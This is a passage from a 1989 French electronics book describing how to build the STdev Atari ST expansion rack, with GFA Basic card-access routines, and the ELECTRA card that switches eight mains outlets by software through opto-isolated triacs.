
COTÉ COMPOSANTS



COTÉ COMPOSANTS



COTÉ CUIVRE



COTE CUIVRE

D'autre part, savez-vous souder correctement ?

Il faut en effet amener la pointe du fer à souder, à la fois sur la pastille en cuivre du circuit imprimé, et sur la patte du composant à souder. Ceci afin qu'elles soient à la même température pour provoquer la fusion de la soudure. En aucun cas en effet, le fer à souder ne doit faire fondre celle ci !

Si votre soudure est bonne, elle doit briller.

Usinez la face avant de STdev suivant le plan de perçage (Fig. 4).




**Fig. 4** : Plan de perçage de STdev.

### CÂBLAGE ET MONTAGE DE STDEV

Pliez et soudez les résistances. Coupez leurs pattes et utilisez celles-ci pour faire les straps entre faces.

Mettez en place les supports et soudez-les. Attention, les soudures s'effectuant sur les deux faces du circuit imprimé, n'enfoncez pas trop les supports ! N'hésitez pas à les positionner avant la soudure et surtout attention à leur orientation (voir Fig. 3).

Soudez à présent condensateurs et interrupteurs.

Puis vient le tour des leds après les avoir pliées à 90° (attention à la polarité et à la longueur de pliage, figure 4).

Il reste à fixer les deux connecteurs DIL recevant les câbles « fond de panier » et « port cartouche » (attention au sens et à la soudure double face).

Le câblage de la carte STdev est à présent terminé ; soudez l'autre connecteur DIL sur la carte « port cartouche », et vous pourrez débrancher votre fer !

Pliez alors les pattes des circuits intégrés sur le bord du plan de travail afin qu'ils rentrent mieux dans les supports (attention à la correspondance entre orientation support et orientation circuit).

Il ne vous reste plus qu'à fixer STdev sur sa face avant conformément à la figure 5. Placez les têtes de vis côté soudures.

### MISE EN PLACE DE STDEV DANS LE RACK

Cette carte se situera tout à droite dans le rack, comme vous avez pu le voir sur la photo précédente. Introduisez en premier lieu les deux câbles en nappe dans le rack, puis la carte dans la glissière.

### RÔLE DES INTERRUPTEURS K1 ET K2

Comme prévu dans le schéma de principe, K1 (associé à sa led de contrôle verte) permet de choisir entre le 5 V de l'Atari et un 5 V externe pour l'alimentation, et K2 aiguille ce 5 V vers le système STdev, ou bien vers des extensions futures, auquel cas la led jaune s'allume, et les leds vertes des cartes d'application de STdev s'éteignent.

### COÛT DE LA CONFIGURATION DE BASE

Cette configuration comprend un rack et ses accessoires, les câbles fond de panier et port cartouche, et la carte STdev.

Il vous en coûtera environ 250 F pour le rack, 350 F pour les câbles, et 250 F pour STdev, tout compris.

Vous pouvez vous procurer le rack auprès de la société

TRANSRACK
14, route du Moulin Bateau, BP 74
94381 Bonneuil-sur-Marne Cedex
Tél. : (1) 43 77 11 81





**Fig. 5 :** Mise en place du porte carte *(document TRANSRACK)*.

Les auteurs peuvent vous apporter une aide sous forme de kit (rack complet avec faces avant usinées, circuits imprimés percés et étamés à chaud, câbles sertis, composants testés), ou de version montée, aux prix respectifs de 990 F et 1 190 F TTC, port compris.

Pour tous renseignements ou commandes, s'adresser à

STdev
31 ter, rue de Paris
92190 Meudon

## ADRESSAGE DES CARTES

Nous ne reviendrons pas sur le principe, suffisamment décrit dans les chapitres précédents. La carte 0 prendra place à gauche de STdev, la carte 1 encore plus à gauche, etc.

Ci-dessous, sont listées les deux routines LECTURE et ECRITURE permettant, devinez quoi ? Ecrites en basic GFA 3, elles vous permettront une gestion aisée des cartes.

```
PROCEDURE lecture (carte,adresse,VAR donnee)
  donnee=BYTE{&HFA0001+carte*&H2000+adresse*&H100}
RETURN
```

Cette procédure reçoit le numéro de la carte sur laquelle on désire faire une lecture, l'adresse à laquelle celle-ci doit s'effectuer, et la variable où sera rangé le résultat.

```
PROCEDURE ecriture (carte,adresse,donnee)
  ~BYTE{&HFB0000+carte*&H2000+adresse*&H 100+donnee}
RETURN
```

Cette procédure reçoit les mêmes paramètres que précédemment, mais *donnee* représente la valeur à écrire, et non une variable dans laquelle on met le résultat puisque ce dernier est sans signification (utilisation de ~ = VOID).

Enfin, la figure 6 donne le brochage du bus créé sur chaque connecteur DB 25.





**Fig. 6 :** Brochage des connecteurs fond de panier.

# 10/3.3

# ELECTRA : la commande de courant

Abstraction faite de ce nom quelque peu prétentieux quant à la référence culturelle qu'il évoque (Electra est la fille d'Agamemnon et de Clytemnestre ; elle poussera son frère Oreste à tuer leur mère pour venger le meurtre de leur père, perpétré sept ans auparavant par l'amant de celle-ci... voir la pièce de Sophocle à ce sujet), cette première carte d'application du système STdev va permettre à l'utilisateur de commander entièrement par logiciel huit prises secteur indépendantes.

## CAHIER DES CHARGES

— Isolation électrique totale entre l'Atari et le secteur, le premier ne devant en aucun cas se faire « chatouiller » par les foudres du second...

— Synchronisation par rapport au passage par zéro de l'onde secteur. Sans entrer trop dans les détails, disons que cela permet notamment d'éviter de multiples parasitages, pouvant par exemple entraîner une usure prématurée d'une lampe commandée.

— Commande d'une installation de puissance raisonnable.

Au vu de ce cahier des charges, nous proposons les solutions suivantes :

— Isolation électrique par conducteur optique (opto-coupleurs).

— Commande par 8 triacs montés sur radiateur :
  → puissance par canal d'environ 1 000 W,
  → coût et encombrement raisonnables.

## ANALYSE DU SCHÉMA DE PRINCIPE

Reportons-nous à la figure 1.

Le schéma comporte 5 grandes parties :

Les témoins lumineux
Le « numérique »
La commande de « puissance »
La synchronisation secteur
L'alimentation.




© 1989
Ph. CASIER-J.GUERARD
éditions
Tous droits réservés
ELECTRA
Arrivée secteur
2k2
47k/2W
$R_1$
$R_2$
$S_1$
TR
P
470NF/16V
7805
10NF/16V
+5
SYNCHRO
$T_P$
4k7
$T_N$
$R_3$
4k 7
Led jaune
1kΩ
Présence secteur
Led verte
1kΩ
Présence ST
Bus Stdev
+5V
$D_7$
$D_0$
$\overline{W}$
$\overline{CS1}$
GND
74LS374
Vcc
GND
$\overline{OE}$
$D_i$
$O_i$
74L600
470Ω
CD4049
$C_D$
TIL 111
47k
0
SYNCHRO
4k7
R*
Triac
Prise secteur femelle
$S_1$

Fig. 1



Commençons par le plus simple, les **témoins lumineux.** Ils se situent en haut à gauche, sont constitués de leds et permettent d'indiquer la bonne alimentation de la partie numérique d'ELECTRA (venant du ST) ainsi que la présence du secteur. Comme la première led se retrouvera systématiquement sur les faces avant de chaque carte, nous normaliserons la couleur en vert. Pour la deuxième led, nous prendrons du jaune (le rouge étant plutôt réservé aux alarmes).

Transportons-nous à présent en bas à droite du schéma. Nous y trouvons la partie **numérique** du montage. Le connecteur fond de panier branché sur le bus STdev permet de recevoir le 5 V, les données, ainsi que $\overline{W}$ et $\overline{CSi}$. Les données étant présentes sur le bus uniquement pendant un cycle d'écriture (c'est-à-dire fugitivement), il faut donc un circuit nous permettant de les mémoriser (en effet, un spot allumé uniquement pendant le cycle d'écriture de STdev — 300 ns — ne vous réveillerait pas tellement le matin...). C'est le rôle du 74LS374. Ses sorties n'étant pas utilisées en haute impédance (voir description de STdev), $\overline{OE}$ sera placé à 0, tandis que le signal d'horloge sera généré à partir de $\overline{W}$ et $\overline{CSi}$, conformément à la table de vérité suivante :

| $\overline{CSi}$ | $\overline{W}$ | Clock |
|---|---|---|
| 0 | 0 | 0 |
| 1 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 1 | 0 |

En sortie du 74LS374, nous trouvons classiquement un buffer CD4049 permettant de fournir le courant de commande de la led de l'opto-coupleur TIL111.

A présent, passons de l'autre côté de cet opto-coupleur dans la **partie de puissance.** Si nous ôtions le 74LS374, le transistor $T_p$ ferait conduire ou non le triac suivant l'état de la led de l'opto-coupleur, elle-même fonction du bus de données de STdev (ceux du fond suivent toujours ?). Cependant, ne tenant pas compte du passage par zéro de l'onde secteur, le montage induirait des parasites sur la ligne. L'idée est donc de modifier l'état du triac (et par conséquent de l'appareil connecté à la prise secteur femelle) au moment où l'onde passe à zéro. Pour ce faire, nous utilisons le deuxième 74LS374 : ses sorties changeront en effet d'état lorsque le signal **synchro** donnera un top d'horloge.


Examinons donc comment ce signal synchro est généré dans l'**étage synchronisation secteur.** L'onde secteur est prélevée par l'intermédiaire du pont $R_1/R_2$ et attaque les bases de $T_n$ et $T_p$. Lorsque l'onde est positive ($>0.6V$) ou négative ($<-0.6V$) $T_n$ ou $T_p$ conduisent, provoquant une tension de 5V sur $R_3$. $T_p$ est alors bloqué, la synchro est nulle. Par contre, lorsque l'onde est proche du zéro ($+/-0.6V$) $T_n$ et $T_p$ se bloquent. $R_3$ voit 0V à ses bornes, $T_p$ conduit, le signal de synchro passe à 5V. Ainsi une impulsion d'horloge est générée pour le 74LS374 qui peut alors modifier ses sorties et donc l'état des appareils connectés.

Enfin la dernière partie, **l'alimentation**. Pour fonctionner, le deuxième 74LS374 et ses composants connexes, ont besoin d'un 5V. Comme nous devons absolument rester isolés de l'Atari, il est hors de question d'utiliser le 5V venant de STdev (sinon à quoi ça sert que l'opto-coupleur se décarcasse ?!?). Nous en créons alors un avec l'alimentation (classique) de la partie supérieure droite du schéma. Il est à noter que l'originalité de cette alimentation est d'avoir sa sortie 5V reliée à une des phases secteurs pour un bon fonctionnement de l'étage de puissance (mais si, pourtant ça marche ; sans faire « boum » !).

*Remarque :*

Pour des raisons de clarté, nous n'avons représenté qu'un huitième de la commande de puissance. Bien évidemment il y a en fait 8 canaux distincts (et indépendants) possédant chacun 1 opto-coupleur, 1 triac, etc. Par contre, l'étage de synchronisation et le second 74LS374 sont uniques.

## RÉALISATION PRATIQUE



La carte ELECTRA.

Reportons-nous à la photo de la carte. Sur une carte double face epoxy prennent place tous les composants électroniques. A une extrémité, on reconnaît le connecteur fond de panier et l'étage numérique. Puis la rangée d'opto-coupleurs, l'alimentation et la synchronisation, le second 74LS374 et enfin les triacs sur radiateurs. La carte se termine alors par un bornier de départ des 8 canaux secteur. Sur le côté, le bornier d'arrivée du secteur avec sa terre, et un peu plus loin le départ de la terre et de la phase $S_1$ vers les prises secteur femelles.

Sur la face avant, qui supportera comme d'habitude le circuit imprimé, nous trouvons 8 prises femelles. Le câblage circuit imprimé — prises s'effectuera en fil souple 2,5 mm² tandis que les communs des prises (terre et phase $S_1$) s'effectueront en fil rigide 2,5 mm².

Nous attirons votre attention sur l'emploi impératif de borniers car, sur le secteur, les soudures sont prohibées. D'autre part, les pistes du circuit imprimé seront surdimensionnées et étamées **à chaud** afin de supporter les intensités relativement importantes du secteur.

## PRÉPARATIFS AU CÂBLAGE D'ELECTRA

Vous aurez besoin :

— de l'outillage déjà utilisé pour STdev,

— d'une pince coupante pour l'électricité,

— d'une pince à dénuder.

Commencez par repérer *tous* les composants en faisant un parallèle entre la nomenclature et la vue de dessus.

## NOMENCLATURE

— 1 led jaune, 1 led verte, diamètre 5 mm

— 1 pont de diodes 0.5 A

— 4 condensateurs 100 nF/16 V

— 1 condensateur 10 µF/16 V radial

— 1 condensateur 470 µF/16 V radial

— résistances : 1 kΩ (2)
2.2 kΩ (1)
4.7 kΩ (11)
47 kΩ2W (1)

— réseau de 8 résistances et un commun : 470 Ω (2)
47 kΩ (1)

— 1 support 14 broches tulipe

— 6 supports 16 broches tulipe

— 2 supports 20 broches tulipe

— 8 opto-coupleurs TIL 111

— 2 74LS374

— 2 CD4049

1 74LS00

— 1 régulateur 78M05

— 8 triacs BT137
— 8 radiateurs TO220
— 10 2N3905 (PNP d'usage général)
— 1 2N3904 (NPN d'usage général)
— 2 borniers 2 plots
— 3 borniers 3 plots
— 1 DB 25 mâle coudé 90° à souder pour CI
— 1 transformateur 220/6V 3VA
— 1 kit de face avant 60TE

Usinez la face avant d'ELECTRA suivant le plan de perçage.

